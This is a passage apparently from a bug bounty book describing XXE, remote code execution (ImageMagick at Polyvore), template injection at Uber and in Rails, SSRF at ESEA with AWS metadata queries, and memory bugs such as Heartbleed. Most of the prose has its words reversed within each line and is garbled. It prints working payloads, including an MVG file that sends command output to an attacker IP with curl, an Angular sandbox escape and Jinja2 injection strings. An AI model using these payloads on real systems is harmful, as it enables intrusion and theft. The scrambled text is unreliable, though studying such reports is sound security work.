call remote a to evaluates which entity &send; the finding document XML the parses Wikiloc .٦  
URL the in parameter a as /etc/passwd of contents the with server David's to

over. game words, own his In

**Takeaways**

to site a from templates XML use can you how of example great a is this mentioned, As case, this In target. the by properly parsed is file the that so entities XML own your embed XML own his inserting structure, that kept David and file .gpx a expecting was Wikiloc to interesting it's Additionally, tag. <name> the specifically, tags, expected within entities target a have subsequently to leveraged be can back file dtd malicious a serving how see parameters. URL as contents file with server your to requests GET make

**Summary**

can it ways few a are There potential. big with vector attack interesting an represents XXE it's print to application vulnerable a getting include which at, looked we've as accomplished, be DTD remote a for calling and file /etc/passwd the with server remote a to calling file, /etc/passwd file. /etc/passwd the with server a to callback to parser the instructs which file these XML, of form some take that those especially uploads, file for out eye an keep hacker, a As vulnerabilities. XXE for tested be always should



# Execution Code Remote

## Description

vulnerable a by executed and interpreted is which code injecting to refers Execution Code Remote without uses application the which input submitting user a by caused typically is This application, validation, or sanitization of type any following: the like look could This

```
❑ $var = $_GET['page'];  
❑ eval($var);
```

enters user a if however, **index.php?page=1** url the use might application vulnerable a Here, return and function `phpinfo()` the execute would application the **index.php?page=1;phpinfo()** contents. its

OWASP which Injection Command to refer to used sometimes is Execution Code Remote Similarly, executes application vulnerable a OWASP, to according Injection, Command With differentiates, properly not by possible made is this Again, system. operating host the on commands arbitrary system operating to passed being input user in result which input user validating or sanitizing commands.

function. **system()** the to passed being input user like look might would this example, for PHP, In

## Examples

### ImageMagick Polyvore .1

High :Difficulty

Acquisition) (Yahoo Polyvore.com :Url

<sup>๑๓</sup>[yahoo/-on-imagemagick-http://naamsec.com/exploiting](http://naamsec.com/exploiting-yahoo/-on-imagemagick-http://naamsec.com/exploiting) :Link Report

---

<http://naamsec.com/exploiting-imagemagick-on-yahoo/><sup>๑๓</sup>

2016 ,5 May :**Reported Date**\$2000 :**Paid Bounty****:Description**

etc. scaling, cropping, like images, process to used commonly package software a is ImageMagick in and it of use make all imagemagick NodeJS' and paperclip and rmagick Ruby's imagemagick, PHP's exploited be could which of one library, the in disclosed were vulnerabilities multiple ,2016 April on. focus I'll which code, remote execute to attackers by

used eventually and it into passed names file filtering properly not was ImageMagick nutshell, a In executed, be to commands in pass could attacker an result, a As call. method system() a execute to would ImageMagick from example An executed. be would which **"-la https://example.com"|ls** like like: look

```
❑ convert 'https://example.com'|ls "-la' out.png
```

files. (MVG) Graphics Vector Magick for syntax own its defines ImageMagick interestingly, Now, code: following the with exploit.mvg file a create could attacker an So,

```
❑ push graphic-context
❑ viewBox 0 0 640 480
❑ fill 'url(https://example.com/image.jpg'|ls "-la)'
❑ pop graphic-context
```

executed be would code the vulnerable, was site a if and library the to passed be then would This directory. the in files listing

for Polyvore, site, acquisition Yahoo a out tested Sadeghipour Ben mind, in background that With machine local a on vulnerability the out tested first Ben post, blog his in detailed As vulnerability. the used: he code the Here's properly. worked file mvg the confirm to of control had he

```
❑ push graphic-context
❑ viewBox 0 0 640 480
❑ image over 0,0 0,0 'https://127.0.0.1/x.php?x='id | curl http://SOMEIPADDRESS:80\
❑ 80/ -d @- > /dev/null''
❑ pop graphic-context
```

that (change SOMEIPADDRESS to call a make to library cURL the using is he see can you Here, the like response a get should you successful, If server). your of is address IP the whatever be to following:

```

listening on [any]...
connect to [ ] from (UNKNOWN) [ ] 44877
POST / HTTP/1.1
Host: 103.214.69.177:4000
User-Agent: curl/7.43.0
Accept: */*
Content-Length: 347
Content-Type: application/x-www-form-urlencoded

uid=

```

response server test ImageMagick Sadeghipour Ben

his on response this received and image profile his as file the uploaded Polyvore, visiting Ben Next, server:

```

root@box:~#
root@box:~# nc -l -n -vv -p [ ] NahamSec.com
listening on [any] [ ]...

connect to [ ] from (UNKNOWN) [ ] 53406
POST / HTTP/1.1
User-Agent: [ ]
Host: [ ]
Accept: /
Content-Length: [ ] The Blog
Content-Type: application/x-www-form-urlencoded

uid=[ ] gid=[ ] groups=[ ]

```

response ImageMagick Polyvore Sadeghipour Ben

## Takeaways



software about reading includes that and hacking successful of part big a is Reading Knowing Identifiers). (CVE Exposures and Vulnerabilities Common and vulnerabilities up kept haven't that sites across come you when you help can vulnerabilities past about incorrectly done was it but server the patched had Yahoo case, this In updates. security with the about knowing result, a As meant). that what of explanation an find couldn't (I resulted which software, that target specifically to Ben allowed vulnerability ImageMagick reward. \$2000 a in

## Summary

being not input user of result a is typically vulnerabilities, other like Execution, Code Remote escaping probably wasn't ImageMagick provided, example the In handled. and validating properly vulnerability, the of knowledge Ben's with combined This, malicious. be could which content for searching to regards With vulnerable. be to likely areas test and find specifically to him allowed eye an keep and CVEs released of aware Be answer. quick no is there vulnerabilities, of types these vulnerable. be may likely they as date of out be may that sites by used being software for out

# Injection Template

## Description

from logic programming separate to designers / developers allow that tools are engines Template code have than rather words, other In pages. web dynamic creating when data of presentation the to it presents then and database the from data necessary the queries request, HTTP an receives that rest the from data that of presentation the separate engines template file, monolithic a in user the systems management content and frameworks popular aside, an (as it computes which code the of well). as query the from request HTTP the separate also

without input user render engines those when occurs (SSTI) Injection Template Side Server Python, for language templating a is Jinja2 example, For XSS. to similiar it, sanitizing properly like: look might page error 404 example an nVisium, from borrowing and

```
❑ @app.errorhandler(404)
❑ def page_not_found(e):
❑     template = '''{% extends "layout.html" %}
❑     {% block body %}
❑         <div class="center-content error">
❑             <h1>Oops! That page doesn't exist.</h1>
❑             <h3>%s</h3>
❑         </div>
❑     {% endblock %}
❑ ''' % (request.url)
❑ return render_template_string(template), 404
```

*jinja2)-flask-in-ssti-(<https://nvisium.com/blog/2016/03/09/exploring> Source:*

URL the formatting is developer the and HTML rendering is function found\_not\_page the Here, the ,**http://foo.com/nope**{{7\*7}} enters attacker an if So, user. the to it displaying and string a as passed expression the evaluating actually ,**http://foo.com/nope49** render would code developers evaluate. will Jinja2 which code Python actual in pass you when increases this of severity The in. any, if what, and used being engine template the on depends SSTI each of severity the Now, arbitrary with associated been has Jinja2 example, For field. the on performing is site the validation

with associated been has engine template ERB Rails the execution, code remote and access file Ruby of number limited a to access allowed Engine Liquid Shopify's Execution, Code Remote is what out testing on depend really will find your of severity the Demonstrating etc. methods, vulnerability significant a be not may it code, some evaluate to able be may you though And possible. However, .8 returned which `{{4+4}}` payload the using by SSTI an found I example, For end. the in field The out. stripped was asterisk the because returned was `{{44}}` text the ,`{{4*4}}` used I when All characters. 30 of maximum a allowed only and `[]` and `()` like characters special removed also useless. SSTI the rendered effectively combined this

Quick (CSTI). Injections Template Side Client are Injections Template Side Server to contrast In *recommend wouldn't I book, the throughout others like acronym vulnerability common a not is CSTI here note* like frameworks, template side client using applications when occur These reports. in it using SSTI to similar very is This it. sanitizing without pages web into content user embed AngularJS, Angular with CSTI for Testing vulnerability. the creates which framework side client a is it except inside. expression some with `{{ }}` using involves and Jinja2 to similar is

## Examples

### Injection Template Angular Uber .1

High :Difficulty

developer.uber.com :Url

°<https://hackerone.com/reports/125027> :Link Report

2016 ,22 March :Reported Date

\$3,000 :Paid Bounty

:Description

the in recommended tool a Suite, Burp of developers the of (one Kettle James ,2016 March In -<https://developer.uber.com/docs/deep> URL the with vulnerability CSTI a found chapter) Tools page rendered the viewed you if report, his to According URL. the with **linking?q=wrtz{{7\*7}}** evaluated. been had expression the that demonstrating exist, would wrtz49 string the source,


of separation proper a “maintain to *sandboxing* called is what uses Angular interestingly, Now, a as designed is sandboxing by provided separation the Sometimes responsibilities”. application Angular, to regards with However, access. could attacker potential a what limit to feature security the edit can who attacker stop to intended not is sandbox “this that states documentation the And bindings...” curly-double inside Javascript arbitrary run to possible be may it [and] template... that. just do to managed James

arbitrary get and sandbox Angular the escape to able was James Javascript, following the Using executed: Javascript

```

❑ https://developer.uber.com/docs/deep-linking?q=wrtz{{(_=""'.sub).call.call({}[$=""\
❑ constructor"]].getOwnPropertyDescriptor(.__proto__, $).value,0,"alert(1)")()}}zzz\
❑ z

```



### Docs Uber in Injection Angular

apps. associated and accounts developer hijack to used be could vulnerability this notes, he As

### Takeaways



syntax Angular the using fields out test and AngularJS of use the for out look the on Be  
 what you show will it - Wappalyzer plugin Firefox the get easier, life your make To .{ } }  
 AngularJS. of use the including using, is site a software

## Injection Template Uber .2

Medium :Difficulty

riders.uber.com :Url

°° [hackerone.com/reports/125980](https://hackerone.com/reports/125980) :Link Report

2016 ,25 March :Reported Date

\$10,000 :Paid Bounty


[hackerone.com/reports/125980](https://hackerone.com/reports/125980) °°

**:Description**

“treasure a included also they HackerOne, on program bounty bug public their launched Uber When bounty.-https://eng.uber.com/bug site, their on found be can which map”


relied technologies the including uses, Uber that subdomains sensitive of number a details map The Python included stack the riders.uber.com, question, in site the to regards with So, each. by on and Flask that noted hacker) (the Orange vulnerability, this to regards with So, NodeJS. and Flask field. name the in syntax the out tested and used were Jinja2

an in results riders.uber.com on profile a to change any that noted Orange testing, during Now, {{1+1}} out tested he post, blog his to according So, owner. account the to message text and email himself. to email the in 2 printing and expression the parsing site the in resulted which loop for a runs which {% endfor %} {{c,c,c}} {%[1,2,3] in c For %} payload the tried he Next page: profile the on following the in resulting



injection payload after profile Uber blog.organge.tw

email: resulting the and



### injection payload after email Uber blog.organge.tw

the executed actually email the but rendered is text actual the page, profile the on see, can you As execute to attacker an allowing existing vulnerability a result, a As email. the in it injected and code code. Python

functionality the meaning execution, the sandboxing by damage the mitigate to try does Jinja2 Now, post blog a by supported originally was report This bypassed. be occasionally can this but limited is same the (yes, blog nVisium.com's to links great some included and early) little a up went (which functionality: sandbox the escape to how demonstrated which RCE) Rails the executed that nVisium

- [jinja2-flask-in-ssti-https://nvisium.com/blog/2016/03/09/exploring](https://nvisium.com/blog/2016/03/09/exploring-jinja2-flask-in-ssti)
- [ii-jinja2-part-flask-in-ssti-https://nvisium.com/blog/2016/03/11/exploring](https://nvisium.com/blog/2016/03/11/exploring-jinja2-part-flask-in-ssti)

### Takeaways



you how into insights key to lead often these using, is site a technologies what of note Take And, vectors. attack great be to out turned Jinja2 and Flask case, this In site. a exploit can immediate be not may vulnerability the vulnerabilities, XSS the of some with case the is as the case, this In rendered. is text the were places all check to sure be apparent, readily or revealed actually which email the was it and text plain showed site Uber's on name profile vulnerability. the



## Render Dynamic Rails .3

Medium :**Difficulty**

N/A :**Url**

°[cve-2016-0752-rce-to-render-dynamic-https://nvisium.com/blog/2016/01/26/rails](https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752) :**Link Report**

2015 ,1 February :**Reported Date**

N/A :**Paid Bounty**

:**Description**

the of through walk and breakdown awesome an provides nVisium exploit, this researching In in logic business the for responsible are controllers Rails on Ruby writeup, their on Based exploit. infer to ability the including functionality, robust pretty some provides framework The app. Rails a method. render the to passed values simple on based user the to rendered be should content what rendered is what control explicitly or implicitly to ability the have developers Rails, with Working as content render explicitly could developers So, function. the to passed parameter the on based file. other some or HTML, JSON, text,

them pass URL, the from in passed parameters take can developers functionality, that With like something for look would Rails So, render. to file the determine will which Rails to **.app/views/user/#{params[:template]}**

.html.erb .haml, .html, an render might which dashboard in passing of example the uses Nvisium Rails the match that types file for directories scan will Rails call, this Receiving view. dashboard Rails tell you when However, configuration). over convention is mantra Rails (the convention -\_RAILS the in search will it use, to file appropriate the find can't it and something render to root. system the and ROOT\_RAILS ROOT/app/views,

there looking app, your of folder root the to refers ROOT\_RAILS The issue. the of part is This dangerous. is and doesn't, root system The sense. makes

Scary. file. /etc/passwd your print will Rails and %2f%2fpasswd in pass can you this, using So, .<% 1s =%> as interpreted gets this ,<%251s<%25%3d in pass you if further, even goes this Now, the here, so printed, and executed be to code signifies <% =%> the language, templating erb the In Execution. Code Remote for allows or executed, be would command ls

---

<https://nvisium.com/blog/2016/01/26/rails-dynamic-render-to-rce-cve-2016-0752> °

**Takeaways**

the how on depend would it - site Rails single every on exist wouldn't vulnerability This pick necessarily will tool automated a that something isn't this result, a As coded. was site common a follow most as Rails using built is site a know you when lookout the on Be up. or requests, GET simple for /controller/id it's basic, most the at - URLs for convention etc. edits, for /controller/id/edit values unexpected in Pass around. playing start emerging, pattern url this see you When returned. gets what see and

**Summary**

(be technology underlying the identify and try to idea good a is it vulnerabilities, for searching When different The vectors. attack possible find to etc.) engine, rendering end front framework, web it but circumstances all in work will what exactly say to difficult it makes engines templating of variety opportunities for lookout the on Be you. help will used is technology what knowing where is that an (like location other some or page the on you to back rendered being is control you text where email).

# Forgery Request Side Server

## Description

server target a use to attacker an allows which vulnerability a is SSRF, or forgery, request side Server vulnerabilities both that in CSRF to similar is This behalf. attacker's the on requests HTTP make to the be would victim the SSRF, With it. recognizing victim the without requests HTTP perform browser. user's a be would it CSRF, with server, vulnerable include: and extensive very be can here potential The

as itself about information disclosing into server the trick we where Disclosure Information •  
metadata EC2 AWS using 1 Example in described  
it in Javascript with file HTML remote a render to server the get can we if XSS •

## Examples

### Metadata AWS Querying and SSRF ESEA .1

medium :Difficulty

preview.php?url=\_https://play.esea.net/global/media :Url

-aws-querying-and-forgery-request-side-server-http://buer.haus/2016/04/18/esea :Link Report  
°vdata/-meta

2016 ,18 April :Reported Date

\$1000 :Paid Bounty

:Description

community gaming video competitive esports an is (ESEA) Association Entertainment E-Sports bounty bug a started they Recently (ESEA). Association Entertainment E-Sports by founded on. vulnerability SSRF nice a found Buerhaus Brett which of program

---

<http://buer.haus/2016/04/18/esea-server-side-request-forgery-and-querying-aws-meta-data/>°v

leverages This **.ext:php site:https://play.esea.net/** for searched Brett Dorking, Google Using included results query The files. PHP for **play.esea.net** of domain the search to Google **.preview.php?url=\_https://play.esea.net/global/media**

sites. external from content rendering be may ESEA though as seems it URL, the at Looking domain: own his tried Brett described, he As SSRF. for looking when flag red a is This out, Turns luck. no But **.preview.php?url=http://ziot.org\_https://play.esea.net/global/media** the as Google using first image, an including payload a tried he so files image for looking was esea **.preview.php?url=http://ziot.org/1.png\_https://play.esea.net/global/media** own, his then domain,

Success.

the than other content rendering into server a tricking in lies here vulnerability real the Now, additional ,( %00) byte null a using like tricks typical details Brett post, his In images. intended the to ? a added he case, his In end. back the trick or bypass to marks question and slashes forward **.preview.php?url=http://ziot.org/?1.png\_https://play.esea.net/global/media** url:

url actual the of part not and parameter a to 1.png path, file previous the convert is does this What extension the bypassed he words, other In webpage. his rendered ESEA result, a As rendered. being test. first the from check

HTML simple a create Just describes. he as payload, XSS a execute to try could you here, Now, from input With further. went he But all. that's and it render to site the get Javascript, with page channel YouTube my on #1 Interview Tips Pro Hacking from him (remember Sadeghipour Ben metadata. instance EC2 AWS for querying out tested he RCE), Polyvore the and

query to ability the provide They servers. cloud or Cloud, Compute Elastic Amazon's is EC2 locked obviously is privilege This instance. the about metadata pull to IP, their via themselves, loading was server the what control to ability the had Brett since but itself instance the to down metadata. the pull and itself to call the make to it get could he from, content

**http://docs.aws.amazon.com/AWSEC2/latest/UserGuide/ec2-** here: is ec2 for documentation The grab. can you info sensitive pretty some Theres **.metadata.html-instance**

## Takeaways



possible of kinds all exposing while time you save will which tool great a is Dorking Google urls target any for lookout the on be vulnerabilities, SSRF for looking you're If exploits. the was which **url=** the was it case, this In content. remote in pulling be to appear which giveaway.

XSS the reported have could Brett have. you thought first the with off run don't Secondly, able was he deeper, little a digging By impactful. as been have wouldn't which payload to not careful be so, doing when But vulnerability. this of potential true the expose to overstep.

## Summary

of behalf on requests make to exploited be can server a when occurs forgery request side Server site a because just example, For exploitable. being up end requests all not However, attacker. an ESEA the (like site own it's on use and copy will it which image an to URL a provide to you allows which after step first the just is that Finding vulnerable. is server the mean doesn't above), example looking was site the while ESEA, to regards With is. potential the what confirm to need will you as XSS malicious render to used be could and received it what validating wasn't it files, image for metadata. EC2 own its for requests HTTP make as well

# Memory

## Description

### Overflow Buffer

has memory, of area or buffer, a to data writing program a where situation a is Overflow Buffer A an of terms in it of Think memory, that for allocated actually is that space than write to data more tray, the filling When .10 create to want only but 12 create to space have may you tray, cube ice ice the overflowed just have You .11 fill you spots, 10 fill than rather and water much too add you buffer, cube

at vulnerability security serious a and best at behaviour program erratic to lead Overflows Buffer data safe overwrite to begins program vulnerable a Overflow, Buffer a with is, reason The worst, could code overwritten that happens, that If upon, called be later may which data, unexpected with malicious a Or, error, an causes which expects program the that different completely something be code, malicious execute and write to overflow the use could hacker

:^Apple from image example an Here's

```
Char destination[5]; char *source = "LARGER";
strcpy(destination, source);
```

|   |   |   |   |   |   |    |  |
|---|---|---|---|---|---|----|--|
| L | A | R | G | E | R | \0 |  |
|---|---|---|---|---|---|----|--|

```
strncpy(destination, source, sizeof(destination));
```

|   |   |   |   |   |  |  |  |
|---|---|---|---|---|--|--|--|
| L | A | R | G | E |  |  |  |
|---|---|---|---|---|--|--|--|

```
strncpy(destination, source, sizeof(destination));
```

|   |   |   |   |    |  |  |  |
|---|---|---|---|----|--|--|--|
| L | A | R | G | \0 |  |  |  |
|---|---|---|---|----|--|--|--|

### Example Overflow Buffer

---

<https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html><sup>o^</sup>

the takes strcpy of implementation The overflow. buffer potential a shows example first the Here, boxes) white (the space allocated available the disregarding memory, to it writes and “Larger” string boxes). red (the memory unintended into writing and

## Bounds of out Read

data reading in lies vulnerability another memory, allocated the beyond data writing to addition In beyond read being is memory that in Overflow Buffer of type a is This boundary. memory a outside allow. should buffer the what

the is boundary memory a of outside data reading vulnerability a of example recent and famous A 17% approximately disclosure, of time the At .2014 April in disclosed Bug, Heartbleed OpenSSL have to believed were authorities trusted by certified servers web secure internet’s the of (500k) .(<sup>9</sup><https://en.wikipedia.org/wiki/Heartbleed>) attack the to vulnerable been

was It etc. passwords, data, session keys, private server steal to exploited be could Heartbleed exactly send then would which server a to message Request” “Heartbeat a sending by executed Those parameter. length a include could message The requester. the to back message same the without parameter length the on based message the for memory allocated attack the to vulnerable message. the of size actual the to regard


length large a with message small a sending by exploited was message Heartbeat the result, a As for allocated was what beyond memory extra read to used recipients vulnerable which parameter Wikipedia: from image an is Here memory. message the

---


<sup>9</sup><https://en.wikipedia.org/wiki/Heartbleed>



## Heartbeat – Normal usage



## Heartbeat – Malicious usage



### example Heartbleed

beyond are Heartbleed and Bounds of Out Read Overflows, Buffer of analysis detailed more a While resources: good some are here more, learning in interested you're if book, this of scope the

Documentation Apple

Entry Overflow Buffer Wikipedia

<https://developer.apple.com/library/mac/documentation/Security/Conceptual/SecureCodingGuide/Articles/BufferOverflows.html>

[https://en.wikipedia.org/wiki/Buffer\\_overflow](https://en.wikipedia.org/wiki/Buffer_overflow)



<sup>12</sup>Slide NOP Wikipedia

<sup>13</sup>Project Security Application Web Open

<sup>14</sup>Heartbleed.com

## Corruption Memory

some perform to code causing by vulnerability a expose to used technique a is corruption Memory memory where overflow buffer a to similar is effect The behaviour, unexpected or unusual of type be, shouldn't it when exposed is

or %00 string empty or byte, null a when occurs This Injection, Byte Null is this of example An In program, receiving the by behaviour unintended to leads and provided is hexadecimal, in 0x00 string or string, a of end the represents byte null a languages, programming level low or C/C++, that bytes and immediately string the processing stop to program the tell can This termination, ignored, are byte null the after come

the and read is byte null a If string, the of length the on relying is code the when impactful is This example: For .5 into turned be may characters 10 be should that string a stops, processing

thisis%00mystring

would value its byte, null the with terminates string the if but 15 of length a have should string This memory, own their manage that languages level lower with problematic is This .6 be

interact applications web when relevant becomes this applications, web to regards with Now, attackers to lead could Url a in %00 in Passing C, in written etc. APIs, external libraries, with the of permissions the on based files writing or reading including resources, web manipulating in language programming the when Especially environment, server broader the in application web itself, language programming C a in written is PHP, like question,

## Links OWASP



Reviewing OWASP out Check <sup>10</sup>Overflows Buffer OWASP at information more out Check Buffer for Testing OWASP out Check <sup>11</sup>Overflows and Overruns Buffer for Code Testing OWASP out Check <sup>14</sup>Overflows Heap for Testing OWASP out Check <sup>15</sup>Overflows <sup>16</sup>Code Null Embedding OWASP at information more out Check <sup>17</sup>Overflows Stack for

<sup>12</sup>[https://en.wikipedia.org/wiki/NOP\\_slide](https://en.wikipedia.org/wiki/NOP_slide)

<sup>13</sup>[https://www.owasp.org/index.php/Buffer\\_Overflow](https://www.owasp.org/index.php/Buffer_Overflow)

<sup>14</sup><http://heartbleed.com>

<sup>15</sup>[https://www.owasp.org/index.php/Buffer\\_Overflows](https://www.owasp.org/index.php/Buffer_Overflows)

